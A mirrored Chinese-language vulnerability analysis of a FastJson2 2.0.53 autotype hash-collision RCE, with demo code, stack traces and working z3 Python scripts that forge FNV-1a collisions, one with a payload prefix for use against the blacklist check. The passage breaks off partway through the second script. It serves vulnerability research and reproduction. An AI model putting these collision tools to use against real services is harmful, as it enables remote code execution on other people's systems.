mirror of
https://github.com/Mr-xn/Penetration_Testing_POC.git
synced 2026-10-24 08:54:28 +00:00

1416 lines
46 KiB
Markdown
1416 lines
46 KiB
Markdown
# FastJson2 Hash 碰撞 RCE 分析与复现
|
||
> 来源:https://xz.aliyun.com/news/92608
|
||
|
||
## 前置说明
|
||
|
||
|
||
参考: [https://mp.weixin.qq.com/s/LJaul1jNjK9pXRAkoUiMEA](https://mp.weixin.qq.com/s/LJaul1jNjK9pXRAkoUiMEA), 来跟进一下漏洞原理.
|
||
|
||
测试使用的依赖:
|
||
|
||
|
||
|
||
```
|
||
<dependencies>
|
||
<!-- fastjson2 核心 -->
|
||
<dependency>
|
||
<groupId>com.alibaba.fastjson2</groupId>
|
||
<artifactId>fastjson2</artifactId>
|
||
<version>2.0.53</version>
|
||
</dependency>
|
||
</dependencies>
|
||
```
|
||
|
||
|
||
|
||
## 默认场景
|
||
|
||
|
||
总结一下 FastJson2 下的 autotype 如何使用, 首先是指明第二个参数为一个 JavaBean 的场景, 传参不使用 autotype:
|
||
|
||
|
||
|
||
|
||
```
|
||
// ────────────────────────────────────────────────────────────
|
||
// 1. 基础反序列化: 把 JSON 字符串解析成 Java 对象
|
||
// ────────────────────────────────────────────────────────────
|
||
String json = "{\"name\":\"admin\",\"age\":28,\"email\":\"[email protected]\"}";
|
||
User user = JSON.parseObject(json, User.class);
|
||
System.out.println("[1] 基础反序列化:");
|
||
System.out.println(" 输入: " + json);
|
||
System.out.println(" 输出: " + user);
|
||
System.out.println();
|
||
|
||
// ────────────────────────────────────────────────────────────
|
||
// 2. 基础序列化: 把 Java 对象转回 JSON 字符串
|
||
// ────────────────────────────────────────────────────────────
|
||
String reJson = JSON.toJSONString(user);
|
||
System.out.println("[2] 基础序列化:");
|
||
System.out.println(" 输入: " + user);
|
||
System.out.println(" 输出: " + reJson);
|
||
System.out.println();
|
||
|
||
/*
|
||
[1] 基础反序列化:
|
||
输入: {"name":"admin","age":28,"email":"[email protected]"}
|
||
输出: User{name='admin', age=28, email='[email protected]'}
|
||
|
||
[2] 基础序列化:
|
||
输入: User{name='admin', age=28, email='[email protected]'}
|
||
输出: {"age":28,"email":"[email protected]","name":"admin"}
|
||
*/
|
||
```
|
||
|
||
|
||
|
||
当然如果使用带 @type 的场景, 如下:
|
||
|
||
|
||
|
||
|
||
```
|
||
String jsonWithType = "{\"@type\":\"com.heihu577.model.User\",\"name\":\"alice\",\"age\":25,\"email\":\"[email protected]\"}";
|
||
|
||
// 不指定目标类,解析成 JSONObject
|
||
Object obj = JSON.parse(jsonWithType);
|
||
System.out.println("[3] 带 @type 的 JSON, 不开启 SupportAutoType:");
|
||
System.out.println(" 输入: " + jsonWithType);
|
||
System.out.println(" 解析结果类型: " + obj.getClass().getName());
|
||
System.out.println(" 解析结果: " + obj);
|
||
if (obj instanceof JSONObject) {
|
||
JSONObject jo = (JSONObject) obj;
|
||
System.out.println(" @type 字段值: " + jo.getString("@type"));
|
||
System.out.println(" ↑ @type 被当作普通字段保留了,没有触发类加载");
|
||
}
|
||
System.out.println();
|
||
/*
|
||
[3] 带 @type 的 JSON, 不开启 SupportAutoType:
|
||
输入: {"@type":"com.heihu577.model.User","name":"alice","age":25,"email":"[email protected]"}
|
||
解析结果类型: com.alibaba.fastjson2.JSONObject
|
||
解析结果: {"@type":"com.heihu577.model.User","name":"alice","age":25,"email":"[email protected]"}
|
||
@type 字段值: com.heihu577.model.User
|
||
↑ @type 被当作普通字段保留了,没有触发类加载
|
||
*/
|
||
```
|
||
|
||
|
||
|
||
默认会反序列化成com.alibaba.fastjson2.JSONObject类对象, 除非第二个参数指明为一个 JavaBean:
|
||
|
||
|
||
|
||
|
||
```java
|
||
User u2 = JSON.parseObject(jsonWithType, User.class);
|
||
System.out.println("[4] 带 @type 的 JSON, 指定目标类 User.class (不开 SupportAutoType):");
|
||
System.out.println(" 输入: " + jsonWithType);
|
||
System.out.println(" 输出: " + u2);
|
||
System.out.println(" ↑ 反序列化成功,但 @type 字段被忽略 (User 没有 @type 属性)");
|
||
System.out.println();
|
||
|
||
/*
|
||
[4] 带 @type 的 JSON, 指定目标类 User.class (不开 SupportAutoType):
|
||
输入: {"@type":"com.heihu577.model.User","name":"alice","age":25,"email":"[email protected]"}
|
||
输出: User{name='alice', age=25, email='[email protected]'}
|
||
*/
|
||
```
|
||
|
||
### 解析流程
|
||
|
||
|
||
根据当前解析结果来看, fastjson2 是能够正常解析@type字段的, 只不过若不指明第二个参数则会先被转化为JSONObject, 对原有的 JSON 对 User 类打上断点查看一番:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
那么必然与 fastjson 1.x 的处理逻辑相同, 通过字节码编辑技术在内存中定义了字节码信息, 这里有两种思路定位到字节码文件:
|
||
|
||
●通过 arthas 将该类的字节码导出
|
||
|
||
●找到更深层次 ASM 操作部分, 将字节码写入到硬盘进行反编译
|
||
|
||
通过思路 2, 最终调用栈如下:
|
||
|
||
|
||
|
||
|
||
```java
|
||
at com.alibaba.fastjson2.reader.ObjectReaderCreatorASM.jitObjectReader(ObjectReaderCreatorASM.java:594)
|
||
at com.alibaba.fastjson2.reader.ObjectReaderCreatorASM.createObjectReader(ObjectReaderCreatorASM.java:327)
|
||
at com.alibaba.fastjson2.reader.ObjectReaderProvider.getObjectReaderInternal(ObjectReaderProvider.java:845)
|
||
at com.alibaba.fastjson2.reader.ObjectReaderProvider.getObjectReader(ObjectReaderProvider.java:763)
|
||
at com.alibaba.fastjson2.JSON.parseObject(JSON.java:858)
|
||
at com.heihu577.demo.Demo01Basic.run(Demo01Basic.java:29)
|
||
at com.heihu577.demo.Demo01Basic.main(Demo01Basic.java:17)
|
||
```
|
||
|
||
|
||
|
||
导出一波:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
最终我们可以看到字节码信息:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
这里说明一下实验时失败的尝试(ASM 输出并没有携带行号信息导致无法 Debug), 首先将导出出来的字节码符合包名结构, 保存到 jar 中:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
随后增加 classpath, 并且将其置顶:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
但是由于该字节码由 ASM 生成, 导致不存在行号信息, 可以安装: [https://github.com/Col-E/Recaf/releases/tag/4.0.0-alpha](https://github.com/Col-E/Recaf/releases/tag/4.0.0-alpha) 中的recaf-launcher-gui-0.8.8.jar来进行修复行号, 需要注意的是首次运行需要要求安装依赖库(javaFX 等), 使用 proxychains4 运行该 jar 进行安装可加快速度. 但在实际场景中发现反编译存在错误信息:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
正常会调用该字节码的 readObject 方法, 并且整个 ASM 中不存在反射的逻辑:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
但部分方法会调用 checkAutoType:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## RCE 场景
|
||
|
||
|
||
参考: [https://mp.weixin.qq.com/s/4jl2kv\_JRSDUAUZyc1jw5A](https://mp.weixin.qq.com/s/4jl2kv_JRSDUAUZyc1jw5A), 官网的 commit 记录中存在对 payload 的测试记录:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
可以看到期望类定义为了 Object, Debug 看一下:
|
||
|
||
|
||
|
||
|
||
|
||
|
||
```java
|
||
package com.heihu577.demo;
|
||
|
||
import com.alibaba.fastjson2.JSON;
|
||
|
||
public class Demo {
|
||
public static void main(String[] args) {
|
||
String jsonWithType = "{\"@type\":\"com.heihu577.model.User\",\"name\":\"alice\",\"age\":25,\"email\":\"[email protected]\"}";
|
||
|
||
// 指明类型为 Object.class
|
||
Object obj = JSON.parseObject(jsonWithType, Object.class);
|
||
System.out.println(obj);
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
调用栈为:
|
||
|
||
|
||
|
||
|
||
```java
|
||
at com.alibaba.fastjson2.reader.ObjectReaderProvider.checkAutoType(ObjectReaderProvider.java:554)
|
||
at com.alibaba.fastjson2.reader.ObjectReaderProvider.getObjectReader(ObjectReaderProvider.java:530)
|
||
at com.alibaba.fastjson2.JSONReader$Context.getObjectReaderAutoType(JSONReader.java:4194)
|
||
at com.alibaba.fastjson2.reader.ObjectReaderImplObject.readObject(ObjectReaderImplObject.java:119)
|
||
at com.alibaba.fastjson2.JSON.parseObject(JSON.java:864)
|
||
at com.heihu577.demo.Demo.main(Demo.java:10)
|
||
```
|
||
|
||
|
||
|
||
可以看到这里并不是主动生成的 ASM, 当期望类指明为Object时而是系统提供的ObjectReaderImplObject类, 由provider.getObjectReader选择而来:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
在ObjectReaderImplObject::readObject反序列化流程中会判断是否开启了 checkAutoType:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
随后经过调用栈:
|
||
|
||
|
||
|
||
|
||
```java
|
||
at com.alibaba.fastjson2.reader.ObjectReaderProvider.checkAutoType(ObjectReaderProvider.java:554)
|
||
at com.alibaba.fastjson2.reader.ObjectReaderProvider.getObjectReader(ObjectReaderProvider.java:530)
|
||
at com.alibaba.fastjson2.JSONReader$Context.getObjectReaderAutoType(JSONReader.java:4194)
|
||
at com.alibaba.fastjson2.reader.ObjectReaderImplObject.readObject(ObjectReaderImplObject.java:119)
|
||
at com.alibaba.fastjson2.JSON.parseObject(JSON.java:864)
|
||
at com.heihu577.demo.Demo.main(Demo.java:10)
|
||
```
|
||
|
||
|
||
|
||
可以看到能够正常走到checkAutoType方法中, 该方法中如果发现开启了 SafeMode 则直接 null(漏洞缓解措施, 默认不开启):
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
而后面的逻辑存在一个黑白名单校验的缺陷:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
即使没有开启 autotype 功能, 同样会进入 hash 比较的逻辑, 那么如果这里的 hash 能够被暴力破解或其他手段猜测出来(由于这里 Hash 值的判断是根据结果进行判断,而过程中不同的字符参与异或|乘法运算是会存在冲突的结果的), 那么则会进入 loadClass 逻辑:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
又是一段经典的 ClassLoader::loadClass, 与fastjson 1.2.83中的原理相同. 若该 ClassLoader 为 SpringBoot 的 URLClassLoader 即可进行远程类加载.
|
||
|
||
|
||
### hash 解密 & payload 调试
|
||
|
||
|
||
参考: [https://zhuanlan.zhihu.com/p/30548907](https://zhuanlan.zhihu.com/p/30548907) & [https://ctf-wiki.org/reverse/tools/constraint/z3/](https://ctf-wiki.org/reverse/tools/constraint/z3/) & [https://www.freebuf.com/articles/web/232002.html](https://www.freebuf.com/articles/web/232002.html)
|
||
|
||
由于 FNV 算法使用了^= & \*=进行做位运算, 所以能列成方程组来解表达式:
|
||
|
||
|
||
|
||
|
||
```python
|
||
#!/usr/bin/env python3
|
||
"""
|
||
FNV-1a 64 位哈希碰撞求解器 (z3)
|
||
|
||
对标 fastjson2 2.0.53 Fnv.hashCode64 的实现:
|
||
- 长字符串 (>8 字符) 或含字符 >255: 走 FNV-1a
|
||
- FNV-1a: hash = (hash ^ ch) * prime
|
||
- offset = 0xcbf29ce484222325
|
||
- prime = 0x100000001b3
|
||
|
||
用法:
|
||
python3 fnv_collision.py <目标hash> [字符数] [最小字符] [最大字符]
|
||
|
||
参数:
|
||
目标hash : 十进制 (可负) 或 0x 开头的十六进制
|
||
字符数 : 默认 5
|
||
最小字符 : 默认 256 (确保 >255, 触发 FNV-1a)
|
||
最大字符 : 默认 65535 (Java char 上限)
|
||
|
||
示例:
|
||
python3 fnv_collision.py 0xd5ef36df67371111
|
||
python3 fnv_collision.py -6293031534589903644
|
||
python3 fnv_collision.py 15415600382649766161 5 256 65535
|
||
|
||
依赖:
|
||
pip3 install z3-solver
|
||
"""
|
||
import sys
|
||
from z3 import *
|
||
|
||
# FNV-1a 64 位常量
|
||
OFFSET = 0xcbf29ce484222325
|
||
PRIME = 0x100000001b3
|
||
|
||
|
||
def parse_hash(s):
|
||
"""解析 hash 参数: 支持十进制 (可负) 和十六进制 (0x开头)"""
|
||
s = s.strip()
|
||
if s.lower().startswith('0x'):
|
||
v = int(s, 16)
|
||
# 转成有符号 long (Java long 是有符号 64 位)
|
||
if v >= 2**63:
|
||
v -= 2**64
|
||
return v
|
||
return int(s)
|
||
|
||
|
||
def to_unsigned(v):
|
||
"""有符号 long -> 无符号"""
|
||
return v & 0xFFFFFFFFFFFFFFFF
|
||
|
||
|
||
def fnv1a_hash(s):
|
||
"""计算 FNV-1a hash (跟 fastjson2 2.0.53 长字符串分支一致)"""
|
||
h = OFFSET
|
||
for ch in s:
|
||
h ^= ord(ch)
|
||
h = (h * PRIME) & 0xFFFFFFFFFFFFFFFF
|
||
return h
|
||
|
||
|
||
def solve(target_hash, num_chars=5, min_char=256, max_char=65535):
|
||
"""
|
||
用 z3 求 N 字符碰撞
|
||
|
||
target_hash: 目标 hash (有符号 long)
|
||
num_chars: 字符数
|
||
min_char: 字符最小值 (256 确保触发 FNV-1a)
|
||
max_char: 字符最大值 (65535 = Java char 上限)
|
||
"""
|
||
target_unsigned = to_unsigned(target_hash)
|
||
|
||
# 创建 num_chars 个 64 位 BitVec 变量
|
||
c = [BitVec(f'c{i}', 64) for i in range(num_chars)]
|
||
|
||
# FNV-1a 计算
|
||
h = BitVecVal(OFFSET, 64)
|
||
for i in range(num_chars):
|
||
h = (h ^ c[i]) * BitVecVal(PRIME, 64)
|
||
|
||
# 求解器
|
||
s = Solver()
|
||
s.add(h == BitVecVal(target_unsigned, 64))
|
||
|
||
# 字符范围约束
|
||
for i in range(num_chars):
|
||
s.add(c[i] >= min_char)
|
||
s.add(c[i] <= max_char)
|
||
# ★ 排除 UTF-16 代理对范围 (0xD800-0xDFFF)
|
||
# 这些码点专用于 UTF-16 编码,不能作为独立字符
|
||
# Python chr() 能产生但 print 时 UTF-8 不允许
|
||
s.add(Or(c[i] < 0xD800, c[i] > 0xDFFF))
|
||
|
||
# 如果字符范围包含 <=255 且 num_chars <=8, 需要至少一个 >255 强制走 FNV-1a
|
||
if min_char <= 255 and num_chars <= 8:
|
||
s.add(Or([c[i] > 255 for i in range(num_chars)]))
|
||
|
||
# 求解
|
||
result = s.check()
|
||
if result == sat:
|
||
m = s.model()
|
||
return [m[c[i]].as_long() for i in range(num_chars)]
|
||
return None
|
||
|
||
|
||
def main():
|
||
if len(sys.argv) < 2:
|
||
print(__doc__)
|
||
sys.exit(1)
|
||
|
||
# 解析参数
|
||
target_hash = parse_hash(sys.argv[1])
|
||
num_chars = int(sys.argv[2]) if len(sys.argv) > 2 else 5
|
||
min_char = int(sys.argv[3]) if len(sys.argv) > 3 else 256
|
||
max_char = int(sys.argv[4]) if len(sys.argv) > 4 else 65535
|
||
|
||
print("═" * 64)
|
||
print(" FNV-1a 64 位哈希碰撞求解器 (z3)")
|
||
print("═" * 64)
|
||
print()
|
||
print(f" 目标 hash (有符号): {target_hash}")
|
||
print(f" 目标 hash (无符号): {to_unsigned(target_hash)}")
|
||
print(f" 目标 hash (十六进制): 0x{to_unsigned(target_hash):016x}")
|
||
print()
|
||
print(f" 字符数: {num_chars}")
|
||
print(f" 字符范围: [{min_char}, {max_char}]")
|
||
if min_char <= 255:
|
||
print(f" ⚠ 范围含 <=255, 会强制至少一个字符 >255 (走 FNV-1a)")
|
||
print()
|
||
|
||
# 求解
|
||
print(" 求解中...")
|
||
import time
|
||
start = time.time()
|
||
result = solve(target_hash, num_chars, min_char, max_char)
|
||
elapsed = time.time() - start
|
||
|
||
if result is None:
|
||
print(f" ✗ 未找到解 (unsat), 耗时 {elapsed:.2f}s")
|
||
print()
|
||
print(" 可能原因:")
|
||
print(" 1. 输入空间太小 (字符数 × 位宽 < 64)")
|
||
print(" 2. z3 求解超时 (尝试减少字符数)")
|
||
print(" 3. 真的无解 (极少见)")
|
||
return
|
||
|
||
print(f" ✓ 找到解! 耗时 {elapsed:.2f}s")
|
||
print()
|
||
|
||
# 构造碰撞字符串
|
||
collision_str = ''.join(chr(c) for c in result)
|
||
|
||
# 验证
|
||
actual_hash = fnv1a_hash(collision_str)
|
||
|
||
print("─" * 64)
|
||
print(" 碰撞结果")
|
||
print("─" * 64)
|
||
print()
|
||
print(f" 原始目标 hash: 0x{to_unsigned(target_hash):016x}")
|
||
print(f" 碰撞字符串 hash: 0x{to_unsigned(actual_hash):016x}")
|
||
print(f" 匹配: {'✓' if to_unsigned(actual_hash) == to_unsigned(target_hash) else '✗'}")
|
||
print()
|
||
print(f" Code Points: {result}")
|
||
print(f" 十六进制: [{', '.join(f'0x{c:04x}' for c in result)}]")
|
||
print(f" Unicode 转义: {''.join(f'\\u{c:04x}' for c in result)}")
|
||
# 安全打印: 避免代理对/控制字符导致 UnicodeEncodeError
|
||
safe_str = collision_str.encode('utf-8', errors='backslashreplace').decode('utf-8')
|
||
print(f" 字符串: \"{safe_str}\"")
|
||
print()
|
||
print("─" * 64)
|
||
print(" 使用提示")
|
||
print("─" * 64)
|
||
print()
|
||
print(" 1. Java 中使用 (用 Unicode 转义):")
|
||
print(f' String s = "{"".join(f"\\u{c:04x}" for c in result)}";')
|
||
print(f" long hash = com.alibaba.fastjson2.util.Fnv.hashCode64(s);")
|
||
print()
|
||
print(" 2. 这个字符串的 FNV-1a hash 等于目标 hash")
|
||
print(" 3. 每个字符 > 255, 确保走 FNV-1a 分支 (非短字符串优化)")
|
||
print()
|
||
print("═" * 64)
|
||
|
||
|
||
if __name__ == '__main__':
|
||
main()
|
||
```
|
||
|
||
|
||
|
||
对应方程组:
|
||
|
||
|
||
|
||
|
||
```python
|
||
已知:
|
||
OFFSET = 0xcbf29ce484222325
|
||
PRIME = 0x100000001b3
|
||
target = -6293031534589903644
|
||
|
||
方程(假设是 5 位数):
|
||
let h0 = OFFSET
|
||
let h1 = (h0 ^ c0) * PRIME
|
||
let h2 = (h1 ^ c1) * PRIME
|
||
let h3 = (h2 ^ c2) * PRIME
|
||
let h4 = (h3 ^ c3) * PRIME
|
||
let h5 = (h4 ^ c4) * PRIME
|
||
h5 == target
|
||
```
|
||
|
||
解方程核心代码块:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
最终对应 fastjson 场景解密 -6293031534589903644 效果:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
通过解方程的形式成功达到 Hash 碰撞的效果, 那么在此基础之上我们只需要将我们在 fastjson 1.2.83 中的 payload 作为前缀即可. 以任意字符为前缀的话, 对于 fastjson 的计算来说仅仅是起点不同了:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
因为它是依次按照^= & \*=做位运算的, 丝毫不影响我们制作 payload, 定制 Python 脚本:
|
||
|
||
|
||
|
||
|
||
```python
|
||
#!/usr/bin/env python3
|
||
"""
|
||
FNV-1a 64 位哈希碰撞求解器 (z3) - 支持自定义前缀
|
||
|
||
对标 fastjson2 2.0.53 Fnv.hashCode64 的实现:
|
||
- 长字符串 (>8 字符) 或含字符 >255: 走 FNV-1a
|
||
- FNV-1a: hash = (hash ^ ch) * prime
|
||
- offset = 0xcbf29ce484222325
|
||
- prime = 0x100000001b3
|
||
|
||
★ 前缀支持 (--prefix):
|
||
指定已知前缀字符串, 该前缀先参与 FNV-1a 计算, 改变起始 hash,
|
||
然后再求解 N 个未知字符使最终 hash 等于目标.
|
||
对应 Java 语义: Fnv.hashCode64(prefix + unknown) == targetHash
|
||
|
||
用法:
|
||
python3 fnv_collision.py <目标hash> [字符数] [最小字符] [最大字符] [--prefix PREFIX]
|
||
|
||
参数:
|
||
目标hash : 十进制 (可负) 或 0x 开头的十六进制
|
||
字符数 : 默认 5 (未知字符数, 不含 prefix)
|
||
最小字符 : 默认 256 (确保 >255, 触发 FNV-1a)
|
||
最大字符 : 默认 65535 (Java char 上限)
|
||
--prefix : 已知前缀字符串 (先参与 FNV-1a, 再求未知字符)
|
||
|
||
示例:
|
||
python3 fnv_collision.py 0xd5ef36df67371111
|
||
python3 fnv_collision.py -6293031534589903644
|
||
python3 fnv_collision.py 0xd5ef36df67371111 5 256 65535 --prefix abc
|
||
python3 fnv_collision.py 0xd5ef36df67371111 3 --prefix 'java.lang.String'
|
||
|
||
依赖:
|
||
pip3 install z3-solver
|
||
"""
|
||
import sys
|
||
import argparse
|
||
import time
|
||
from z3 import *
|
||
|
||
# FNV-1a 64 位常量
|
||
OFFSET = 0xcbf29ce484222325
|
||
PRIME = 0x100000001b3
|
||
|
||
|
||
def parse_hash(s):
|
||
"""解析 hash 参数: 支持十进制 (可负) 和十六进制 (0x开头)"""
|
||
s = s.strip()
|
||
if s.lower().startswith('0x'):
|
||
v = int(s, 16)
|
||
# 转成有符号 long (Java long 是有符号 64 位)
|
||
if v >= 2**63:
|
||
v -= 2**64
|
||
return v
|
||
return int(s)
|
||
|
||
|
||
def to_unsigned(v):
|
||
"""有符号 long -> 无符号"""
|
||
return v & 0xFFFFFFFFFFFFFFFF
|
||
|
||
|
||
def to_java_chars(s):
|
||
"""
|
||
将 Python 字符串转成 Java char (UTF-16 code unit) 序列.
|
||
|
||
Java 的 String.charAt(i) 返回 16 位 char, FNV-1a 实际是对
|
||
UTF-16 code unit 迭代, 不是对 Unicode codepoint 迭代.
|
||
- BMP 字符 (0x0000-0xFFFF): code unit == codepoint, 两者等价
|
||
- 非 BMP 字符 (如 emoji 0x1F600): Java 迭代代理对 [0xD83D, 0xDE00],
|
||
Python 的 ord() 返回整个 codepoint. 本函数确保与 Java 行为一致.
|
||
"""
|
||
b = s.encode('utf-16-be')
|
||
return [int.from_bytes(b[i:i+2], 'big') for i in range(0, len(b), 2)]
|
||
|
||
|
||
def fnv1a_hash(s):
|
||
"""计算 FNV-1a hash (跟 fastjson2 2.0.53 长字符串分支一致)"""
|
||
h = OFFSET
|
||
for ch in to_java_chars(s):
|
||
h ^= ch
|
||
h = (h * PRIME) & 0xFFFFFFFFFFFFFFFF
|
||
return h
|
||
|
||
|
||
def fnv1a_prefix_state(prefix):
|
||
"""
|
||
计算 prefix 参与 FNV-1a 后的起始 hash 状态.
|
||
|
||
返回 (h_start, prefix_chars, prefix_has_high_char):
|
||
h_start : prefix 跑完 FNV-1a 后的 hash (作为未知字符的起点)
|
||
prefix_chars : prefix 的 Java char 序列
|
||
prefix_has_high_char : prefix 是否含 >255 的 char (影响 FNV-1a 触发判断)
|
||
"""
|
||
chars = to_java_chars(prefix)
|
||
h = OFFSET
|
||
for ch in chars:
|
||
h ^= ch
|
||
h = (h * PRIME) & 0xFFFFFFFFFFFFFFFF
|
||
has_high = any(ch > 255 for ch in chars)
|
||
return h, chars, has_high
|
||
|
||
|
||
def solve(target_hash, num_chars=5, min_char=256, max_char=65535, prefix=''):
|
||
"""
|
||
用 z3 求 N 字符碰撞 (支持已知前缀)
|
||
|
||
target_hash: 目标 hash (有符号 long)
|
||
num_chars: 未知字符数 (不含 prefix)
|
||
min_char: 字符最小值 (256 确保触发 FNV-1a)
|
||
max_char: 字符最大值 (65535 = Java char 上限)
|
||
prefix: 已知前缀字符串, 先参与 FNV-1a 计算, 改变起始 hash
|
||
|
||
求解等式: FNV1a_continue(FNV1a(prefix), unknown_chars) == target_hash
|
||
"""
|
||
target_unsigned = to_unsigned(target_hash)
|
||
|
||
# ★ 关键: 先把 prefix 跑一遍 FNV-1a, 得到起始 hash
|
||
# prefix 是已知常量, 这一步用纯 Python 算出具体数值, 不需要 z3 变量
|
||
